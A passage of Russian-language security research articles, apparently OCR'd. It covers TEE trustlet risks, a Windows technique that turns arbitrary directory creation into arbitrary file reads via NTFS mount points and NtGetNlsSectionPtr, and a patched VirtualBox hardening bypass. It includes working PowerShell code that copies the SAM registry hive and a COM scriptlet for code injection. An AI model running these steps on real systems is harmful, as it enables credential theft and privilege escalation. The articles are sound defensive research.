DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x27
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x28
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x29
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x31
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x32
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x33
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x38
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x39
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x3A
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x3B
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x41
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x1C
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x21
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x26
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x27
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x28
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x39
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x3A
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x31
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x32
DCB 0xFF, 0xFF, 0xFF, 0xFF, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0x33
```

Послесловие

Цели TEE важны, но расширение функций и числа trustlet увеличивает критически важную для безопасности TCB, тогда как меры защиты от эксплуатации отстают от обычных операционных систем. Слабый или неиспользуемый отзыв заставляет найденную ошибку trustlet существовать бесконечно: подписанный уязвимый бинарный файл остаётся полезен даже после исправления.

Поскольку TEE занимает привилегированное положение в оборудовании, её компрометация угрожает не только секретам, обрабатываемым в Secure World, но часто и безопасности всего устройства. Будущим системам необходимы надёжная защита от отката для каждого приложения, более строгая изоляция trustlet, современные меры защиты от повреждения памяти и узко ограниченные возможности драйверов.

Приёмы эксплуатации Windows: от создания произвольного каталога к чтению произвольного файла

Это первая статья в периодической серии независимых приёмов эксплуатации Windows. В ней уязвимость создания произвольного каталога превращается в чтение произвольного файла. Создание каталога может показаться менее полезным, чем создание произвольного файла, но точки подключения NTFS и необычный системный вызов поддержки национальных языков устраняют этот разрыв.

Для демонстрации используются уязвимый учебный драйвер и модуль PowerShell `NtObjectManager`. Сам приём не является уязвимостью; это строительный блок для отдельного дефекта создания каталогов.

Краткие сведения о классе уязвимостей

Win32 разделяет `CreateFile` и `CreateDirectory`, но Native API использует для обеих операций `ZwCreateFile`. Флаги `FILE_DIRECTORY_FILE` и `FILE_NON_DIRECTORY_FILE` в `CreateOptions` выбирают ожидаемый тип объекта. Уязвимая вспомогательная функция драйвера может выглядеть так:

```
NTSTATUS KernelCreateDirectory(PHANDLE Handle, PUNICODE_STRING Path) {
    IO_STATUS_BLOCK io_status = {0};
    OBJECT_ATTRIBUTES obj_attr = {0};

    InitializeObjectAttributes(&obj_attr, Path,
        OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE);

    return ZwCreateFile(Handle, MAXIMUM_ALLOWED,
        &obj_attr, &io_status, NULL, FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ | FILE_SHARE_DELETE,
        FILE_OPEN_IF, FILE_DIRECTORY_FILE, NULL, 0);
}
```

Важны три детали:

• `FILE_DIRECTORY_FILE` создаёт каталог.
• `FILE_OPEN_IF` создаёт его, если он отсутствует, либо открывает существующий.
• Вызов точки входа `Zw` из режима ядра обходит проверки доступа, если не установлен флаг `OBJ_FORCE_ACCESS_CHECK`.

Если код выполняется в контексте атакующего процесса, новый каталог принадлежит этому пользователю, который может изменить его дескриптор безопасности. Многие системные каталоги также предоставляют создателю права через ACE `CREATOR OWNER`.


Создание произвольного каталога

Учебный драйвер предоставляет устройство `\Device\WorkshopDriver`; управляющий код IOCTL 2 передаёт непроверенную строку `UNICODE_STRING` в уязвимую вспомогательную функцию. PowerShell может вызвать её следующим образом:

```
Import-Module NtObjectManager
```

```
function Get-DriverIoCtl {
    Param([int]$ControlCode)
    [NtApiDotNet.NtIoControlCode]::new(
        "Unknown", 0x800 -bor $ControlCode, "Buffered", "Any")
}

function New-Directory {
    Param([string]$Filename)
    Use-NtObject ($file = Get-NtFile \Device\WorkshopDriver) {
        $ioctl = Get-DriverIoCtl -ControlCode 2
        $nt_filename = [NtApiDotNet.NtFileUtils]::DosFileNameToNt($Filename)
        $bytes = [Text.Encoding]::Unicode.GetBytes($nt_filename)
        $file.DeviceIoControl($ioctl, $bytes, 0) | Out-Null
    }
}
```


Каталог `C:\Windows\abc` успешно создаётся, а его ACL подтверждает, что он принадлежит непривилегированной учётной записи.



Злоупотребление точкой подключения

В соединении NTFS хранится атрибут `$REPARSE_POINT`, содержащий альтернативный путь Native Object Manager. Этот путь не обязан указывать на каталог: он может вести к файлу.

Win32 отклоняет такое соединение. Нативное открытие с заданным флагом типа даёт парадоксальные результаты: при открытии как файла сообщается о каталоге, а при открытии как каталога — о файле. Если не указан ни `FILE_DIRECTORY_FILE`, ни `FILE_NON_DIRECTORY_FILE`, NTFS успешно переходит по точке подключения к файлу.



Недостающий элемент — привилегированная служба или системный вызов, который открывает предсказуемый путь без обоих флагов типа и возвращает данные файла.


Поддержка национальных языков

Windows отображает данные кодовых страниц через системный вызов `NtGetNlsSectionPtr`. Его упрощённая реализация выглядит так:

```
NTSTATUS NtGetNlsSectionPtr(DWORD NlsType, DWORD CodePage,
                            PVOID *SectionPointer, PULONG SectionSize) {
    RtlpInitNlsSectionName(NlsType, CodePage, &section_name);
    InitializeObjectAttributes(&section_obj_attr, &section_name,
        OBJ_KERNEL_HANDLE | OBJ_OPENIF |
        OBJ_CASE_INSENSITIVE | OBJ_PERMANENT);

    if (!NT_SUCCESS(ZwOpenSection(&section_handle,
                                  SECTION_MAP_READ,
                                  &section_obj_attr))) {
        RtlpInitNlsFileName(NlsType, CodePage, &file_name);
        InitializeObjectAttributes(&obj_attr, &file_name,
            OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE);

        ZwOpenFile(&file_handle, SYNCHRONIZE, &obj_attr,
                   FILE_SHARE_READ, 0);
        ZwCreateSection(&section_handle, FILE_MAP_READ,
```

```
                        &section_obj_attr, NULL,
                        PROTECT_READ_ONLY, MEM_COMMIT,
                        file_handle);
        ZwClose(file_handle);
    }

    NTSTATUS status = MmMapViewOfSection(
        section_handle, SectionPointer, SectionSize);
    ZwClose(section_handle);
    return status;
}
```

Сначала функция ищет постоянную секцию в \NLS, где кодовые страницы имеют имена NlsSectionCP<NUM>.



Если секция отсутствует, функция формирует имя файла:

```
void RtlpInitNlsFileName(DWORD NlsType, DWORD CodePage,
                         PUNICODE_STRING String) {
    if (NlsType == NLS_CODEPAGE) {
        RtlStringCchPrintfW(String,
            L"\\SystemRoot\\System32\\c_%.3d.nls", CodePage);
    }
}
```

Эта функция полезна благодаря двум свойствам:

• Флаг OBJ_FORCE_ACCESS_CHECK отсутствует, поэтому ZwOpenFile режима ядра может открыть недоступные файлы.
• Значение CreateOptions равно нулю, поэтому функция переходит по точке подключения каталога к файлу.


В качестве цели выбран куст реестра SAM. Обычно он заблокирован без совместного доступа на чтение, но ZwOpenFile запрашивает только SYNCHRONIZE, что не конфликтует с совместным доступом. Хотя полученный дескриптор не предоставляет доступ для чтения данных, выполняемая в режиме ядра ZwCreateSection также обходит проверку доступа к дескриптору при его преобразовании в файловый объект. Поэтому секция только для чтения успешно создаётся.

Эксплойт создаёт \SystemRoot\System32\c_1337.nls, превращает его в точку подключения, направленную на \SystemRoot\System32\config\SAM, запрашивает кодовую страницу 1337 и копирует возвращённое отображение:

```
$dir = "\SystemRoot\system32\c_1337.nls"
New-Directory $dir

$target_path = "\SystemRoot\system32\config\SAM"
Use-NtObject ($file = Get-NtFile $dir `
        -Options OpenReparsePoint, DirectoryFile) {
```

```
    $file.SetMountPoint($target_path, $target_path)
}

Use-NtObject ($map =
        [NtApiDotNet.NtLocale]::GetNlsSectionPtr("CodePage", 1337)) {
    Use-NtObject ($output = [IO.File]::OpenWrite("sam.bin")) {
        $map.GetStream().CopyTo($output)
        Write-Host "Copied file"
    }
}
```

Скопированный файл представляет собой действительный куст SAM.



Во время очистки удаляется каталог с точкой повторного разбора, а постоянная секция делается временной, чтобы она могла исчезнуть:

```
Use-NtObject ($sect = Get-NtSection \nls\NlsSectionCP1337 `
        -Access Delete) {
    $sect.MakeTemporary()
}
```

Итоги

Поведение NLS не представлено как самостоятельная уязвимость и существует как минимум со времён Windows 7. Однако в сочетании с возможностью создания произвольного каталога оно позволяет читать любой файл независимо от ACL, состояния совместного доступа и того, открыт ли файл в данный момент.

Необычные особенности поведения, обнаруженные во время обратной разработки, стоит записывать, даже если они не сразу оказываются уязвимостями. Позже их семантика может предоставить именно то недостающее звено, которое требуется более крупной цепочке эксплуатации.

Обход усиления процессов VirtualBox в Windows

ACL процессов Windows разделяют обычных пользователей, однако администратор с привилегией отладки обычно может открыть любой процесс. Некоторые продукты защищаются даже от того же пользователя или администратора с помощью контроля в ядре. В статье объясняется усиление процессов Oracle VirtualBox и три исправленных способа внедрения произвольного кода в обход этой защиты. Эти методы применимы и к похожим архитектурам защищённых процессов.

Усиление процессов Oracle VirtualBox


Защита пользовательского режима не может охватить все пути внедрения: доступные для записи дескрипторы процессов, изменение контекста потока, манипуляции реестром и окружением, перехват COM и хуки Windows — лишь некоторые из них. Поэтому VirtualBox использует драйвер ядра. Его задача — ограничить доступ к мощным операциям драйвера VirtualBox, которые иначе могли бы привести к привилегиям ядра или SYSTEM.

Драйвер поддержки регистрирует:

• `PsSetCreateProcessNotifyRoutineEx` для наблюдения за созданием процессов.
• `ObRegisterCallback` для фильтрации создания и дублирования дескрипторов процессов и потоков.

Перед тем как разрешить процессу открыть драйвер VirtualBox, `supHardenedWinVerifyProcess` проверяет, что к нему не подключён отладчик, существует только один поток, исполняемые страницы принадлежат разрешённым модулям, подписи загруженных DLL действительны, а основной исполняемый файл является утверждённым подписанным бинарным файлом VirtualBox.

Проверка ядра доверяет небольшому набору корневых сертификатов Microsoft и Oracle. Обратные вызовы объектов сокращают права дескрипторов процессов до не позволяющих внедрение: завершение, чтение виртуальной памяти, запрос, приостановка и продолжение, удаление, чтение управления и синхронизация. У дескрипторов потоков аналогичным образом отсутствуют права изменения контекста.




Остаётся внедрение DLL во время выполнения. Защищённые процессы перехватывают:

• `LdrLoadDll`
• `NtCreateSection`
• `LdrRegisterDllNotification`


Хуки вызывают `WinVerifyTrust`, поддерживают подписи каталогов, требуют системные, а не пользовательские корневые центры сертификации и обычно — владение TrustedInstaller. Официальные сборки не включали предполагаемый белый список корней, хотя содержали почти бесполезный чёрный список сертификатов. Администраторы всё ещё могут установить машинный корень, подписать DLL и удовлетворить требованиям владения; защищаемой границей является обычный пользователь.

Эксплуатация цепочки доверия в регистрации COM

CVE-2017-3563 затрагивала VirtualBox до версий 5.0.38/5.1.20. Защищённый процесс создаёт `VirtualBoxClient`, реализованный в `VBoxC.dll`. COM проверяет пользовательскую регистрацию раньше машинной, поэтому обычный пользователь может заменить путь внутрипроцессного сервера.




Неподписанная замена отклоняется хуком `LdrLoadDll`. Требуемый объект должен быть подписан доверенным издателем, принадлежать TrustedInstaller и выполнять управляемое атакующим содержимое. Среда выполнения компонентов сценариев Windows от Microsoft, `scrobj.dll`, удовлетворяет этим условиям. Зарегистрированный Scriptlet состоит из подписанной `scrobj.dll` и реализации XML, сценарий которой не является образом и поэтому никогда не проверяется кодом усиления.



Минимальный компонент может выполнить JScript:

```
<scriptlet>
  <registration
    description="Component"
    progid="Component"
    version="1.00"
    classid="{DD3FC71D-26C0-4FE1-BF6F-67F633265BBA}" />
  <public />
  <script language="JScript">
    <![CDATA[
      new ActiveXObject('WScript.Shell').Exec('calc');
    ]]>
  </script>
</scriptlet>
```

